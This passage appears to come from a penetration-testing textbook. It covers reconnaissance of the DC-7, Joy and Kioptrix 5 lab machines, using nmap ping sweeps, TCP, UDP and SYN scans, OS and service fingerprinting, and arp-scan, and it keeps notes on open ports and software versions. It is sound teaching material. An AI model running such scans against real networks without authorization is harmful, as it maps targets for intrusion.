Let's explore the webpage source-code to see if we can find anything useful there. With the DC7 webpage in view press *Ctrl+U* within the firefox browser to open the page-source.




Figure 5.8: *DC-7 page source*

The page source reveals that the version 8 of Drupal running on the target system but nothing much apart from that.

Let's see if we can find something about @DC7USER through a Google search.




Figure 5.9: *Google search results for @DC7USER*

The google search brought up a few interesting entries on Github and Twitter.

Take notes on the observations made so far, and we will continue with this machine in the next chapter.

Observation Notes:
IP address: 10.0.2.27
Operating System: Linux (Debian 10 based)
Open Ports & Services:
22/tcp - SSH
OpenSSH 7.4p1 (gathered from service banner)
80/tcp - HTTP
Apache 2.4.25 (gathered from service banner)
Drupal 8 (gathered from page source)
Internet handle @DC7user on the main page
Google search of the handle revealed Twitter and Github accounts.

Digitalworld.local:Joy




Figure 5.10: *Joy login screen*

Out next target in the lab is 'Joy' and its console displays a graphical login screen with a username patrick highlighted.

In this lab we will use a few tools available on Kali Linux to perform reconnaissance of our target over the network, like the previous target we will begin by performing a ping sweep of the lab network, and identify the IP address assigned to our target machine.

We will perform a ping sweep of the network by using the Nmap tool which is used for network discovery, fingerprinting and basic security auditing of target systems.




Figure 5.11: *Ping sweeping the network using nmap*

The **`nmap -sP <range of IPs >`** command shown in the screenshot above performs a pingsweep by sending a series of ping requests (ICMP echo) to each individual IP address in the range specified. The IP addresses which respond to requests are displayed back. The IP address of Joy machine can be seen displayed in the screenshot 10.0.2.15 along with its MAC address.

With this information now available we can probe the IP address further and find out the open ports on the target machine.




Figure 5.12: *TCP port scanning using nmap*

As in the case of DC7 where we had created a bash script the **`Nmap -sT`** command performs a similar TCP connect scan, however at a much faster pace.

The nmap scan found 12 open ports on the target system, going further let's use nmap to fingerprint the operating system and identify the details of the services found running on the target.




Figure 5.13: *exploring service scanning, OS fingerprinting and limited port scanning using nmap*

In the preceding example **`Nmap`** command was used to automate the process of service identification and operating system fingerprinting by using the flags -sV and -O respectively, this activity was limited specifically limited to the TCP ports found previously by using the directive **`-p <comma separated ports>`**.

Nmap can also be used to identify open UDP ports on the target system. This becomes necessary in some cases as open UDP ports do not come up in TCP port scans. Nmap can be directed to perform a UDP scan of the target by using the **`-sU`** flag.




Figure 5.14: *UDP port scanning using nmap*

The screenshot of the nmap output shows 3 open UDP ports on the target namely 123, 137, and 161, the next step is to identify the services running behind those open UDP ports.




Figure 5.15: *UDP service detection*

We can see that the target is running NTP v4 on udp port 123, Samba service on udp port 137 and SNMP server on udp port 161.

Take notes on the observations made so far, and we will continue with this machine in the next chapter.

Observation Notes:
IP address: 10.0.2.15
Operating System: Linux (Unknown)
Open Ports & Services:
21/tcp FTP
ProFTPD 1.2.10
22/tcp SSH
Dropbear sshd 0.34 (protocol 2.0)
25/tcp SMTP
Postfix smtpd
80/tcp HTTP
Apache httpd 2.4.25
110/tcp POP3
Dovecot pop3d
139/tcp netbios-ssn
Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
143/tcp IMAP
Dovecot imapd
445/tcp netbios-ssn
Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
465/tcp SMTP
Postfix smtpd
587/tcp SMTP
Postfix smtpd
993/tcp ssl/imaps?
995/tcp ssl/pop3s?
123/udp ntp

NTP v4 (unsynchronized)
137/udp netbios-ns
Samba nmbd netbios-ns (**workgroup:** WORKGROUP)
161/udp snmp
SNMPv1 server; net-snmp SNMPv3 server (public)

Kioptrix:5

After starting the Kioptrix target you will be presented with a 'mountroot>' prompt type in the command **`ufs:/dev/ada0p2`** and press the *Enter* key to complete the bootup process.




Figure 5.16: *Kioptrix bootscreen*

On Kali Linux system, open a terminal window from the dock, we will use a different technique to identify the IP address assigned to our target machine, we will do so by utilizing address resolution protocol a.k.a ARP, arp-scan tool sends out ARP packets through the network interface specified to identify all active IP addresses.

Note: Address Resolution Protocol is non-routable so scans utilizing this protocol can only be used to identify hosts which are present on networks which are directly connected to the Kali host.

Tip: As ARP is a layer 2 protocol, ARP scan can identify active targets even if the target blocks ICMP echo requests.




Figure 5.17: *Network sweeping using arp-scan*

The Kioptrix5 target is up and using the IP address `10.0.2.104`.

In the next step we will run an Nmap with a `-sS` and `-A` flags. The `-sS` stands for a SYN scan also known as the '*half-open*' scan. This flag instructs Nmap to send a TCP SYN packet and attempt to open a connection to a port on the target. The target port should reply with SYN/ACK packet if it is open, however instead of sending an ACK packet to build the TCP connection with the port Nmap sends a TCP RST packet to tear down the connection. This type of scanning usually provides speed improvement over a TCP connect scan (-sT) as the TCP connection is torn down instead of being established.

The -A (Aggressive) option offers an easier to remember combination of multiple nmap techniques under a single flag, The -A flag includes operating system detection (-O), version scanning (-sV), script scanning (-sC) and traceroute (--traceroute) functionalities.

